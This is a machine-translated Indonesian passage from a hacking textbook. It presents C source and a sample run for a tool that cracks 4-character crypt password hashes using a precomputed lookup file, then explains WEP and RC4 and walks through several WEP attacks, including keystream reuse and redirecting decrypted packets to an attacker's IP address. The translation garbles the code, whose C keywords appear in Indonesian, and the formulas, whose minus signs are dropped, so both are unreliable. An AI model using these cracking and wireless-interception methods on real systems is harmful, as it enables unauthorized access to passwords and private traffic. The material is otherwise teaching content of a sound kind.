enum_hashbyte(char a) {
    int saya, j;
    saya = (int)a;
    jika((i >= 46) && (i <= 57))
        j = i - 46;
    lain jika ((i >= 65) && (i <= 90))
        j = i - 53;
    lain jika ((i >= 97) && (i <= 122))
        j = i - 59;
    kembali j;
}

/* Memetakan 3 byte hash ke nilai enumerasi. */ int
enum_hashtriplet(char a, char b, char c) {
    kembali (((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+enum_hashbyte(b));
}

/* Menggabungkan dua vektor. */
batal gabung(char *vektor1, char *vektor2) {
    di aku;
    untuk(i=0; i < LEBAR; i++)
        vektor1[i] &= vektor2[i];
}

/* Mengembalikan bit dalam vektor pada posisi indeks yang dilewati */
int get_vector_bit(char *vector, int index) {
    kembali ((vektor[(indeks/8)]&(1<<(indeks%8)))>>(indeks%8));
}

/* Menghitung jumlah pasangan plaintext dalam vektor yang dilewatkan */
int count_vector_bits(char *vector) {
    int saya, hitung=0;
    untuk(i=0; i < 9025; i++)
        count += get_vector_bit(vektor, i); jumlah
        pengembalian;
```

```

}

/* Mencetak pasangan teks biasa yang dihitung oleh setiap bit ON dalam vektor.*/
void print_vector(char *vektor) {
    int i, a, b, val; untuk(i=0; i <
9025; i++) {
        if(get_vector_bit(vektor, i) == 1) { // Jika bit aktif,
            a = i / 95; // hitung
            b = i - (a * 95); // pasangan teks biasa
            printf("%c%c", a+32, b+32); // dan cetak.
        }
    }
    printf("\n");
}

/* Barf pesan dan keluar. */
void barf(char *pesan, char *ekstræ) {
    printf(pesan, tambahan);
    keluar(1);
}

/* Memecahkan kata sandi 4 karakter menggunakan file 4char.ppm yang dihasilkan.
*/
int main(int argc, char *argv[]) {
    char *lulus, polos[5];
    unsigned char bin_vector1[WIDTH], bin_vector2[WIDTH], temp_vector[WIDTH];
    char prob_vector1[2][9025];
    char prob_vector2[2][9025];
    int a, b, i, j, len, pv1_len=0, pv2_len=0; FILE *fd;

    jika(argc < 1)
        barf("Penggunaan: %s <password hash> (akan menggunakan file 4char.ppm)\n", argv[0]);

    if(!(fd = fopen("4char.ppm", "r")))
        barf("Fatal: Tidak dapat membuka file PPM untuk dibaca.\n", NULL);

    lulus = argv[1]; // Argumen pertama adalah hash kata sandi

    printf("Memfilter byte plaintext yang mungkin untuk dua karakter pertama:\n");

    fseek(fd,(DCM*0)+enum_hashtriplet(lulus[2], lulus[3], lulus[4])*WIDTH, SEEK_SET);
    fread(bin_vector1, WIDTH, 1, fd); // Baca vektor yang menghubungkan byte 2-4 dari hash.

    len = count_vector_bits(bin_vector1);
    printf("hanya 1 vektor dari 4:\t%d pasangan plaintext, dengan %0.2f%% saturasi\n", len, len*100.0/9025.0);

    fseek(fd,(DCM*1)+enum_hashtriplet(lulus[4], lulus[5], lulus[6])*WIDTH, SEEK_SET);
    fread(temp_vector, WIDTH, 1, fd); // Baca vektor yang menghubungkan byte 4-6 dari hash.
    gabungkan(bin_vector1, temp_vector); // Gabungkan dengan vektor pertama.

    len = count_vector_bits(bin_vector1);
    printf("vektor 1 DAN 2 digabungkan:\t%d pasangan teks biasa, dengan %0.2f%% saturasi\n", len,
len*100.0/9025.0);
}

```

```

fseek(fd,(DCM*2)+enum_hashtriplet(lulus[6], lulus[7], lulus[8])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Baca vektor yang menghubungkan byte 6-8 dari hash.
gabungkan(bin_vector1, temp_vector); // Gabungkan dengan dua vektor pertama.

len = count_vector_bits(bin_vector1);
printf("3 vektor pertama digabungkan:\t%d pasangan teks biasa, dengan %0.2f%% saturasi\n", len,
len*100.0/9025.0);

fseek(fd,(DCM*3)+enum_hashtriplet(lulus[8], lulus[9],lulus[10])*LEBAR, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Baca vektor yang terkait dengan byte 8-10 hash.
gabungkan(bin_vector1, temp_vector); // Gabungkan dengan vektor lainnya.

len = count_vector_bits(bin_vector1);
printf("semua 4 vektor digabungkan:\t%d pasangan teks biasa, dengan %0.2f%% saturasi\n", len,
len*100.0/9025.0);

printf("Kemungkinan pasangan teks biasa untuk dua byte pertama:
\n"); print_vector(bin_vector1);

printf("\nMemfilter byte teks biasa yang mungkin untuk dua karakter terakhir:\n");

fseek(fd,(DCM*4)+enum_hashtriplet(lulus[2], lulus[3], lulus[4])*WIDTH, SEEK_SET);
fread(bin_vector2, WIDTH, 1, fd); // Baca vektor yang menghubungkan byte 2-4 dari hash.

len = count_vector_bits(bin_vector2);
printf("hanya 1 vektor dari 4:\t%d pasangan plaintext, dengan %0.2f%% saturasi\n", len, len*100.0/
9025.0);

fseek(fd,(DCM*5)+enum_hashtriplet(lulus[4], lulus[5], lulus[6])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Baca vektor yang menghubungkan byte 4-6 dari hash.
gabungkan(bin_vector2, temp_vector); // Gabungkan dengan vektor pertama.

len = count_vector_bits(bin_vector2);
printf("vektor 1 DAN 2 digabungkan:\t%d pasangan teks biasa, dengan %0.2f%% saturasi\n", len,
len*100.0/9025.0);

fseek(fd,(DCM*6)+enum_hashtriplet(lulus[6], lulus[7], lulus[8])*LEBAR, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Baca vektor yang menghubungkan byte 6-8 dari hash.
gabungkan(bin_vector2, temp_vector); // Gabungkan dengan dua vektor pertama.

len = count_vector_bits(bin_vector2);
printf("3 vektor pertama digabungkan:\t%d pasangan teks biasa, dengan %0.2f%% saturasi\n", len,
len*100.0/9025.0);

fseek(fd,(DCM*7)+enum_hashtriplet(lulus[8], lulus[9],lulus[10])*LEBAR, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Baca vektor yang terkait dengan byte 8-10 hash.
gabungkan(bin_vector2, temp_vector); // Gabungkan dengan vektor lainnya.

len = count_vector_bits(bin_vector2);
printf("semua 4 vektor digabungkan:\t%d pasangan teks biasa, dengan %0.2f%% saturasi\n", len,
len*100.0/9025.0);

printf("Kemungkinan pasangan teks biasa untuk dua byte terakhir:\n");
print_vector(bin_vector2);

```

```

printf("Membuat vektor peluang..\n");
for(i=0; i < 9025; i++) { // Temukan kemungkinan dua byte plaintext pertama.
    if(get_vector_bit(bin_vector1, i)==1) {
        prob_vector1[0][pv1_len] = i / 95; prob_vector1[1][pv1_len] = i -
        (prob_vector1[0][pv1_len] * 95); pv1_len++;
    }
}
for(i=0; i < 9025; i++) { // Temukan kemungkinan dua byte plaintext terakhir.
    if(get_vector_bit(bin_vector2, i)) {
        prob_vector2[0][pv2_len] = i / 95; prob_vector2[1][pv2_len] = i -
        (prob_vector2[0][pv2_len] * 95); pv2_len++;
    }
}

printf("Memecahkan %d kemungkinan yang tersisa..\n", pv1_len*pv2_len);
untuk(i=0; i < pv1_len; i++) {
    untuk(j=0; j < pv2_len; j++) {
        polos[0] = prob_vector1[0][i] + 32;
        polos[1] = prob_vector1[1][i] + 32;
        polos[2] = prob_vector2[0][j] + 32;
        polos[3] = prob_vector2[1][j] + 32;
        polos[4] = 0;
        if(strcmp(crypt(plain, "je"), lulus) == 0) {
            printf("Kata Sandi : %s\n", polos); saya
            = 31337;
            j = 31337;
        }
    }
}
jika (saya < 31337)
    printf("Password tidak diasinkan dengan 'je' atau tidak sepanjang 4 karakter.\n");

ftutup(fd);
}

```

---

Potongan kode kedua, ppm\_crack.c, dapat digunakan untuk memecahkan kata sandi yang merepotkan dari h4R% dalam hitungan detik:

---

```

reader@hacking :~/booksrc $ ./crypt_test h4R% je password "h4R%" dengan
garam "je" hash ke ==> jeMqqflfPNNTE reader@hacking :~/booksrc $ gcc -O3 -o
ppm_crack ppm_crack.c -lcrypt reader @hacking :~/booksrc $ ./ppm_crack
jeMqqflfPNNTE
Memfilter kemungkinan byte plaintext untuk dua karakter pertama: hanya 1
vektor dari 4:3801 pasangan plaintext, dengan 42,12% vektor saturasi 1 DAN 2
digabungkan: 1666 pasangan teks biasa, dengan saturasi 18,46% 3 vektor
pertama digabungkan: 695 pasangan teks biasa, dengan 7,70% saturasi semua 4
vektor digabungkan: 287 pasangan plaintext, dengan saturasi 3,18%
Kemungkinan pasangan plaintext untuk dua byte pertama:
4 9 N !& !M !Q "/ "5 "W #K #d #g #p $K $O $s %) %Z \%r & (&T '- '0 '7 'D (v (| )
'F ( _ + ), )E )W *c *p *q *t *x +C -5 -A -[- a .% .D .S .f /t 02 07 0?
0e 0{ 0| 1A 1U 1V 1Z 1d 2V 2e 2q 3P 3a 3k 3m 4E 4M 4P 4X 4f 6 6, 6C 7: 7@ 7S
7z 8F 8H 9R 9U 9_ 9~ :- :q :s ;G ;J ;Z ;k <! <8 =! =3 =H =L =N =Y >V >X ?1 @#

```

```

@W @v @| AO B/ B0 BO Bz C( D8 D> E8 EZ F@ G& G? Gj Gy H4 I@ J JN JT JU Jh Jq Ks Ku M)
M{ N, N: NC NF NQ Ny O/ O[ P9 Pc Q! QA Qi Qv RA Sg Sv T0 Te U& U> UO VT V[ V] Vc Vg
Vi W: WG X" X6 XZ X` Xp YT YV Y{ Za [ $ [* [ 9 [m [z `]
+ \C \O \w]( ]:@]w _K_j `q a, an à ae au b: bG bP cE cP dU d] e! f! fv g! gG h+ h4 hc iI IV
iZ di k kp l5 l` lm lq m, m= mE n0 nD nQ n~ o# o: o p0 p1 pc pc q* q0 qQ q{ rA rY s" sD sz
tK tw u- v$ v. v3 v; v_ vi vo wP wt x" x& x+ x1 xQ xX xi yN yo zO zP zU z[ z^ zf zi zr zt {- {B
{a |s }} }+ ?} y ~L ~m

```

Memfilter kemungkinan byte plainteks untuk dua karakter terakhir: hanya 1 vektor

dari 4:3821 pasangan teks biasa, dengan 42,34% vektor saturasi 1 DAN 2

digabungkan: 1677 pasangan teks biasa, dengan saturasi 18,58% pertama 3 vektor

digabungkan: 713 pasangan teks biasa, dengan 7,90% saturasi semua 4 vektor

digabungkan: 297 pasangan teks biasa, dengan saturasi 3,29% Kemungkinan  
pasangan teks biasa untuk dua byte terakhir:

```

! & != !H !I !K !P !X !o !- "r "{ "}" #%" #0 $5 $] %K %M %T %" &% &( &0 &4 &I
&q &} 'B 'Q 'd j) w *I *] *e *j *k *o *w *| +B +W , J ,V -z . $ .T /' /_ 0Y 0i 0s 1! 1= 1v 2-
2/ 2g 2k 3n 4K 4Y 4\ 4y 5- 5M 5O 5} 6+ 62 6E 6j 7* 74 8E 9Q 9\ 9a 9b :8 ;: A :H :S :w ;" ;& ;L
<L <m <r <u =, =4 =v >v >x ? & ? ?j ?w @0 A* B B@ BT C8 CF CJ CN C} D+ D? DK Dc EM EQ
FZ GO GR H) Hj I: I> J( J+ J3 J6 Jm K# K) K@ L, L1 LT N* NW N` O= O[ Ot P: P\ Ps Q- Qa R%
RJ RS S3 Sa T! T$ T@ TR T_ Th U" U1 V* V{ W3 Wy Wz X% X* Y* Y? Yw Z7 Za Zh Zi Zm [F \
(\3 \5 \_ \a \b \] ]$ ]. ]2 ?] d ^[ ^~ `1 `F `f `y a8 a= a1 aK az b, b- bs bz c( cg dB e, eF ej eK
eu fT fW fo g( g> gW g\ h$ h9 h: h@apa aku? jN ji jn k= kj l7 lo m< m= mT aku m| m} n%
n? n~ o oF oG oM p" p9 p\ q} r6 r= rB sA sN s{ s~ tX tp u u2 uQ uU uk v# vG vV vW vI w*
w> wD wv x2 xA y: y= y? yM yU yX zK zv {# {} ={O {m | I | Z }. }; }d ~+ ~C ~a

```

Membangun vektor probabilitas...

Memecahkan sisa 85239 kemungkinan..

Kata sandi : h4R%

reader@hacking :~/booksrc \$

Program-program ini adalah peretasan bukti konsep, yang memanfaatkan difusi bit yang disediakan oleh fungsi hash. Ada serangan trade-off ruang-waktu lainnya, dan beberapa telah menjadi sangat populer. RainbowCrack adalah alat yang populer, yang memiliki dukungan untuk beberapa algoritma. Jika Anda ingin mempelajari lebih lanjut, berkonsultasilah dengan Internet.

## 0x770 Enkripsi 802.11b Nirkabel

Keamanan nirkabel 802.11b telah menjadi masalah besar, terutama karena ketiadaannya.

Kelemahan dalam *Privasi Setara Berkabel (WEP)*, metode enkripsi yang digunakan untuk nirkabel, berkontribusi besar terhadap ketidakamanan secara keseluruhan. Ada detail lain, yang terkadang diabaikan selama penerapan nirkabel, yang juga dapat menyebabkan kerentanan besar.


Fakta bahwa jaringan nirkabel ada di lapisan 2 adalah salah satu detailnya. Jika jaringan nirkabel tidak VLAN atau firewall, penyerang yang terkait dengan titik akses nirkabel dapat mengarahkan semua lalu lintas jaringan kabel keluar melalui nirkabel melalui pengalihan ARP. Ini, ditambah dengan kecenderungan untuk menghubungkan titik akses nirkabel ke jaringan pribadi internal, dapat menyebabkan beberapa kerentanan serius.

Tentu saja, jika WEP dihidupkan, hanya klien dengan kunci WEP yang tepat yang akan diizinkan untuk mengasosiasikan ke titik akses. Jika WEP aman, seharusnya tidak ada kekhawatiran tentang penyerang jahat yang berasosiasi dan menyebabkan kekacauan. Ini menimbulkan pertanyaan, "Seberapa aman WEP?"

## 0x771 Privasi Setara Kabel


WEP dimaksudkan sebagai metode enkripsi yang menyediakan keamanan yang setara dengan titik akses kabel. Ini awalnya dirancang dengan kunci 40-bit; kemudian, WEP2 datang untuk meningkatkan ukuran kunci menjadi 104 bit. Semua enkripsi dilakukan pada basis per-paket, sehingga setiap paket pada dasarnya adalah pesan teks biasa yang terpisah untuk dikirim. Paket akan disebut  $M$ .

Pertama, checksum pesan  $M$  dihitung, sehingga integritas pesan dapat diperiksa nanti. Ini dilakukan dengan menggunakan fungsi checksum redundansi siklik 32-bit yang diberi nama CRC32. Checksum ini akan disebut  $CS$ , jadi  $CS = \text{CRC32}(M)$ . Nilai ini ditambahkan ke akhir pesan, yang membentuk pesan teks biasa  $P$ :




Sekarang, pesan plaintext perlu dienkripsi. Ini dilakukan dengan menggunakan RC4, yang merupakan stream cipher. Cipher ini, diinisialisasi dengan nilai seed, dapat menghasilkan keystream, yang hanya berupa aliran byte pseudorandom yang panjangnya sewenang-wenang. WEP menggunakan vektor inisialisasi (IV) untuk nilai benih. IV terdiri dari 24 bit yang dihasilkan untuk setiap paket. Beberapa implementasi WEP lama hanya menggunakan nilai sekuenial untuk IV, sementara yang lain menggunakan beberapa bentuk pseudo-randomizer.

Terlepas dari bagaimana 24 bit IV dipilih, mereka ditambahkan ke kunci WEP. (24 bit IV ini termasuk dalam ukuran kunci WEP dalam sedikit putaran pemasaran yang cerdas; ketika vendor berbicara tentang kunci WEP 64-bit atau 128-bit, kunci sebenarnya hanya 40 bit dan 104 bit, masing-masing, digabungkan dengan 24 bit IV.) IV dan kunci WEP bersama-sama membentuk nilai benih, yang akan disebut  $S$ .



Kemudian nilai seed  $S$  diumpulkan ke RC4, yang akan menghasilkan keystream. Keystream ini di-XOR dengan pesan plaintext  $P$  untuk menghasilkan ciphertext  $C$ . IV ditambahkan ke ciphertext, dan semuanya dienkapsulasi dengan header lain dan dikirim melalui tautan radio.



Ketika penerima menerima paket terenkripsi WEP, prosesnya dibalik. Penerima menarik IV dari pesan dan kemudian menggabungkan IV dengan kunci WEP-nya sendiri untuk menghasilkan nilai benih S. Jika pengirim dan penerima keduanya memiliki kunci WEP yang sama, nilai benih akan sama. Seed ini dimasukkan ke RC4 lagi untuk menghasilkan keystream yang sama, yang di-XOR dengan sisa pesan terenkripsi. Ini akan menghasilkan pesan plaintext asli, yang terdiri dari pesan paket M yang digabungkan dengan CS checksum integritas. Penerima kemudian menggunakan fungsi CRC32 yang sama untuk menghitung ulang checksum untuk M dan memeriksa apakah nilai yang dihitung cocok dengan nilai CS yang diterima. Jika checksum cocok, paket diteruskan. Jika tidak, ada terlalu banyak kesalahan transmisi atau kunci WEP tidak cocok, dan paket akan dibuang.

Itu pada dasarnya WEP singkatnya.

### **0x772 RC4 Stream Cipher**

RC4 adalah algoritma yang sangat sederhana. Ini terdiri dari dua algoritma: Algoritma Penjadwalan Kunci (KSA) dan Algoritma Generasi Pseudo-Acak (PRGA). Kedua algoritma ini menggunakan *8-kali-8 S-kotak*, yang hanya merupakan larik 256 angka yang unik dan memiliki rentang nilai dari 0 hingga 255. Secara sederhana, semua angka dari 0 hingga 255 ada dalam larik, tetapi semuanya dicampur dengan cara yang berbeda. KSA melakukan pengacakan awal dari S-box, berdasarkan nilai seed yang dimasukkan ke dalamnya, dan seed dapat mencapai panjang 256 bit.

Pertama, array S-box diisi dengan nilai berurutan dari 0 hingga 255. Array ini akan diberi nama yang tepat *S*. Kemudian, larik 256-byte lainnya diisi dengan nilai benih, ulangi seperlunya sampai seluruh larik terisi. Array ini akan diberi nama *K*. Kemudian *Sarray* diacak menggunakan pseudo-code berikut.

---

```

j = 0;
untuk i = 0 sampai 255 {

    j = (j + S[i] + K[i]) mod 256; tukar
        S[i] dan S[j];
}

```

---

Setelah selesai, S-box semuanya dicampur berdasarkan nilai benih. Itulah kunci algoritma penjadwalan. Cukup mudah.

Sekarang ketika data keystream diperlukan, Algoritma Generasi Pseudo-Aacak (PRGA) digunakan. Algoritma ini memiliki dua counter, yang keduanya diinisialisasi pada awal dengan. Setelah itu, untuk setiap byte data keystream, pseudo-code berikut digunakan.

---

```
i = (i + 1) mod 256; j = (j +  
S[i]) mod 256; tukar S[i]  
dan S[j];  
t = (S[i] + S[j]) mod 256;  
Keluarkan nilai S[t];
```

---

Byte yang dikeluarkan dari  $S[t]$  adalah byte pertama dari keystream. Algoritma ini dilanjutkan untuk byte keystream tambahan.

RC4 cukup sederhana sehingga dapat dengan mudah diingat dan diimplementasikan dengan cepat, dan cukup aman jika digunakan dengan benar. Namun, ada beberapa masalah dengan cara RC4 digunakan untuk WEP.

## 0x780 Serangan WEP

Ada beberapa masalah dengan keamanan WEP. Dalam semua keadilan, itu tidak pernah dimaksudkan untuk menjadi protokol kriptografi yang kuat, melainkan cara untuk memberikan kesetaraan kabel, seperti yang disinggung oleh akronim. Selain kelemahan keamanan yang berkaitan dengan asosiasi dan identitas, ada beberapa masalah dengan protokol kriptografi itu sendiri. Beberapa masalah ini berasal dari penggunaan CRC32 sebagai fungsi checksum untuk integritas pesan, dan masalah lain berasal dari cara penggunaan infus.

### *0x781 Serangan Brute-Force Offline*

Pemaksaan kasar akan selalu menjadi kemungkinan serangan pada sistem kripto yang aman secara komputasi. Satu-satunya pertanyaan yang tersisa adalah apakah itu serangan praktis atau tidak. Dengan WEP, metode brute force offline sebenarnya sederhana: Tangkap beberapa paket, lalu coba dekripsi paket menggunakan setiap kunci yang memungkinkan. Selanjutnya, hitung ulang checksum untuk paket, dan bandingkan dengan checksum asli. Jika mereka cocok, maka kemungkinan besar itu adalah kuncinya. Biasanya, ini perlu dilakukan dengan setidaknya dua paket, karena kemungkinan satu paket dapat didekripsi dengan kunci yang tidak valid namun checksum akan tetap valid.

Namun, dengan asumsi 10.000 retakan per detik, pemaksaan kasar melalui keyspace 40-bit akan memakan waktu lebih dari tiga tahun. Secara realistik, prosesor modern dapat mencapai lebih dari 10.000 retakan per detik, tetapi bahkan pada 200.000 retakan per detik, ini akan memakan waktu beberapa bulan. Tergantung pada sumber daya dan dedikasi penyerang, jenis serangan ini mungkin atau mungkin tidak layak.

Tim Newsham telah menyediakan metode cracking yang efektif yang menyerang kelemahan dalam algoritma pembuatan kunci berbasis kata sandi yang digunakan oleh sebagian besar kartu 40-bit (dipasarkan sebagai 64-bit) dan titik akses. Metodenya secara efektif mengurangi ruang kunci 40-bit menjadi 21 bit, yang dapat dipecahkan

dalam hitungan menit dengan asumsi 10.000 retakan per detik (dan dalam hitungan detik pada prosesor modern). Informasi lebih lanjut tentang metodenya dapat ditemukan di <http://www.lava.net/~newsham/wlan>.

Untuk jaringan WEP 104-bit (dipasarkan sebagai 128-bit), brute-forcing saja tidak layak.

#### **0x782 Penggunaan Ulang Keystream**

Masalah potensial lainnya dengan WEP terletak pada penggunaan kembali keystream. Jika dua plainteks ( $P_1$ ) di-XOR dengan keystream yang sama untuk menghasilkan dua ciphertext terpisah ( $C_1$ ,  $C_2$ ), XORing ciphertext tersebut bersama-sama akan membatalkan keystream, menghasilkan dua plaintext yang di-XOR satu sama lain.

$$C_1 = P_1 \oplus \text{RC4 (biji)}$$

$$C_2 = P_2 \oplus \text{RC4 (biji)}$$

$$C_1 \oplus C_2 = [P_1 \oplus \text{RC4 (biji)}][P_2 \oplus \text{RC4(biji)}] = P_1 \oplus P_2$$

Dari sini, jika salah satu plainteks diketahui, yang lain dapat dengan mudah dipulihkan. Selain itu, karena plaintext dalam kasus ini adalah paket Internet dengan struktur yang diketahui dan cukup dapat diprediksi, berbagai teknik dapat digunakan untuk memulihkan kedua plaintext asli.

IV dimaksudkan untuk mencegah jenis serangan ini; tanpa itu, setiap paket akan dienkripsi dengan keystream yang sama. Jika IV yang berbeda digunakan untuk setiap paket, keystream untuk paket juga akan berbeda. Namun, jika IV yang sama digunakan kembali, kedua paket akan dienkripsi dengan keystream yang sama. Ini adalah kondisi yang mudah dideteksi, karena IV disertakan dalam plaintext dalam paket terenkripsi. Selain itu, infus yang digunakan untuk WEP panjangnya hanya 24 bit, yang hampir menjamin bahwa infus akan digunakan kembali. Dengan asumsi bahwa infus dipilih secara acak, secara statistik harus ada kasus penggunaan kembali keystream setelah hanya 5.000 paket.

Jumlah ini tampaknya sangat kecil karena fenomena probabilistik berlawanan yang dikenal sebagai *paradoks ulang tahun*. Paradoks ini menyatakan bahwa jika 23 orang berada di ruangan yang sama, dua dari orang ini harus berbagi hari ulang tahun. Dengan 23 orang, ada  $(23 \cdot 22) / 2$ , atau 253, kemungkinan pasangan. Setiap pasangan memiliki probabilitas keberhasilan 1/365, atau sekitar 0,27 persen, yang sesuai dengan probabilitas kegagalan 1 (1 / 365), atau sekitar 99,726 persen. Dengan menaikkan probabilitas ini ke pangkat 253, probabilitas kegagalan keseluruhan terbukti sekitar 49,95 persen, yang berarti bahwa kemungkinan sukses hanya sedikit di atas 50 persen.

Ini bekerja dengan cara yang sama dengan tabrakan IV. Dengan 5.000 paket, ada  $(5000 \cdot 4999) / 2$ , atau 12.497.500, kemungkinan pasangan. Setiap pasangan memiliki probabilitas kegagalan 1 (1 / 2<sup>24</sup>). Ketika ini dipangkatkan dengan jumlah pasangan yang mungkin, probabilitas kegagalan keseluruhan adalah sekitar 47,5 persen, yang berarti ada kemungkinan 52,5 persen tabrakan IV dengan 5.000 paket:

$$1 - \left(1 - \frac{5,000 \cdot 4,999}{2^{24}}\right)^{2,500} = 52,5\%$$

Setelah tabrakan IV ditemukan, beberapa tebakan terpelajar tentang struktur plaintext dapat digunakan untuk mengungkapkan plaintext asli dengan meng-XOR kedua ciphertext secara bersamaan. Juga, jika salah satu plainteks diketahui, plainteks lainnya dapat dipulihkan dengan XORing sederhana. Salah satu metode untuk mendapatkan plaintext yang diketahui mungkin melalui email spam, di mana penyerang mengirim spam dan korban memeriksa email melalui koneksi nirkabel terenkripsi.

### ***0x783 Tabel Kamus Dekripsi Berbasis IV***

Setelah plaintext dipulihkan untuk pesan yang dicegat, keystream untuk IV itu juga akan diketahui. Ini berarti bahwa keystream ini dapat digunakan untuk mendekripsi paket lain dengan IV yang sama, asalkan tidak lebih lama dari keystream yang dipulihkan. Seiring waktu, dimungkinkan untuk membuat tabel aliran utama yang diindeks oleh setiap IV yang memungkinkan. Karena hanya ada 2<sup>24</sup>kemungkinan IV, jika 1.500 byte keystream disimpan untuk setiap IV, tabel hanya memerlukan penyimpanan sekitar 24GB. Setelah tabel seperti ini dibuat, semua paket terenkripsi berikutnya dapat dengan mudah didekripsi.

Secara realistik, metode serangan ini akan sangat memakan waktu dan membosankan. Ini adalah ide yang menarik, tetapi ada banyak cara yang lebih mudah untuk mengalahkan WEP.

### ***0x784 Pengalihan IP***

Cara lain untuk mendekripsi paket terenkripsi adalah dengan mengelabui titik akses agar melakukan semua pekerjaan. Biasanya, titik akses nirkabel memiliki beberapa bentuk koneksi Internet, dan jika ini masalahnya, serangan pengalihan IP dimungkinkan. Pertama, paket terenkripsi ditangkap, dan alamat tujuan diubah menjadi alamat IP yang dikontrol penyerang, tanpa mendekripsi paket. Kemudian, paket yang dimodifikasi dikirim kembali ke titik akses nirkabel, yang akan mendekripsi paket dan mengirimkannya langsung ke alamat IP penyerang.

Modifikasi paket dimungkinkan karena checksum CRC32 menjadi fungsi linier tanpa kunci. Ini berarti bahwa paket dapat dimodifikasi secara strategis dan checksum akan tetap keluar sama.

Serangan ini juga mengasumsikan bahwa alamat IP sumber dan tujuan diketahui. Informasi ini cukup mudah untuk diketahui, hanya berdasarkan skema pengalaman IP jaringan internal standar. Juga, beberapa kasus penggunaan kembali keystream karena tabrakan IV dapat digunakan untuk menentukan alamat.

Setelah alamat IP tujuan diketahui, nilai ini dapat di-XOR dengan alamat IP yang diinginkan, dan semua ini dapat di-XOR-kan ke dalam paket terenkripsi. XORing alamat IP tujuan akan dibatalkan, meninggalkan alamat IP yang diinginkan XOR dengan keystream. Kemudian, untuk memastikan checksum tetap sama, alamat IP sumber harus dimodifikasi secara strategis.

Misalnya, anggap alamat sumber adalah 192.168.2.57 dan alamat tujuan adalah 192.168.2.1. Penyerang mengontrol alamat 123.45.67.89 dan ingin mengarahkan lalu lintas ke sana. Alamat IP ini

ada dalam paket dalam bentuk biner kata-kata 16-bit orde tinggi dan rendah. Konversinya cukup sederhana:

**Src IP = 192.168.2.57**

$$SH=192 \cdot 256 + 168 = 50344$$

$$TL=2 \cdot 256 + 57 = 569$$

**IP Dst = 192.168.2.1**

$$DH=192 \cdot 256 + 168 = 50344$$

$$DL=2 \cdot 256 + 1 = 513$$

**IP baru = 123.45.67.89**

$$NH=123 \cdot 256 + 45 = 31533$$

$$NL=67 \cdot 256 + 89 = 17241$$

Checksum akan diubah oleh  $NH+NL-DH-DL$ , jadi nilai ini harus dikurangi dari tempat lain dalam paket. Karena alamat sumber juga diketahui dan tidak terlalu penting, kata 16-bit orde rendah dari alamat IP tersebut menjadi target yang baik:

$$SL=TL(NH+NL-DH-DL)$$

$$SL=569 \quad (31533 + 17241 \quad 50344 \quad 513)$$

$$SL=2652$$

Oleh karena itu, alamat IP sumber baru harus 192.168.10.92. Alamat IP sumber dapat dimodifikasi dalam paket terenkripsi menggunakan trik XORing yang sama, dan kemudian checksum harus cocok. Ketika paket dikirim ke titik akses nirkabel, paket akan didekripsi dan dikirim ke 123.45.67.89, di mana penyerang dapat mengambilnya.

Jika penyerang kebetulan memiliki kemampuan untuk memantau paket di seluruh jaringan kelas B, alamat sumber bahkan tidak perlu dimodifikasi. Dengan asumsi penyerang memiliki kendali atas seluruh 123.45.X.X Rentang IP, kata 16-bit orde rendah dari alamat IP dapat dipilih secara strategis untuk tidak mengganggu checksum. Jika  $NL=DH+DL-NH$ , checksum tidak akan diubah. Berikut ini contohnya:

$$NL=DH+DL-NH$$

$$NL=50.344 + 513 \quad 31.533$$

$$NL=82390$$

Alamat IP tujuan baru harus 123.45.75.124.

**0x785 Serangan Fluhrer, Mantin, dan Shamir**

Serangan Fluhrer, Mantin, dan Shamir (FMS) adalah serangan yang paling umum digunakan terhadap WEP, dipopulerkan oleh alat seperti AirSnort. Serangan ini

benar-benar sangat menakjubkan. Ini mengambil keuntungan dari kelemahan dalam algoritma penjadwalan kunci RC4 dan penggunaan infus.

Ada nilai IV lemah yang membocorkan informasi tentang kunci rahasia di byte pertama dari keystream. Karena kunci yang sama digunakan berulang kali dengan infus yang berbeda, jika cukup banyak paket dengan infus yang lemah dikumpulkan, dan byte pertama dari keystream diketahui, kuncinya dapat ditentukan. Untungnya, byte pertama dari paket 802.11b adalah header snap, yang hampir selalu 0x0AA. Ini berarti byte pertama dari keystream dapat dengan mudah diperoleh dengan XORing byte terenkripsi pertama dengan 0x0AA.

Selanjutnya, infus yang lemah perlu ditemukan. IV untuk WEP adalah 24 bit, yang diterjemahkan menjadi tiga byte. Infus yang lemah berupa  $(SEBUAH+3, N-1, X)$ , di mana  $SEBUAH$  adalah byte kunci yang akan diserang,  $N$  adalah 256 (karena RC4 bekerja di modulo 256), dan  $X$  dapat berupa nilai apa saja. Jadi, jika byte ke-nol dari keystream diserang, akan ada 256 infus lemah dalam bentuk  $(3, 255, X)$ , di mana  $X$  berkisar dari 0 hingga 255. Byte dari keystream harus diserang secara berurutan, sehingga byte pertama tidak dapat diserang sampai byte ke-nol diketahui.

Algoritma itu sendiri cukup sederhana. Pertama, ia melakukan  $SEBUAH+3$  langkah Algoritma Penjadwalan Kunci (KSA). Ini dapat dilakukan tanpa mengetahui kuncinya, karena IV akan menempati tiga byte pertama dari  $K$ . Himpunan. Jika byte ke-nol dari kunci diketahui dan  $SEBUAH$  sama dengan 1, KSA dapat dikerjakan ke langkah keempat, karena empat byte pertama dari  $K$  array akan diketahui.

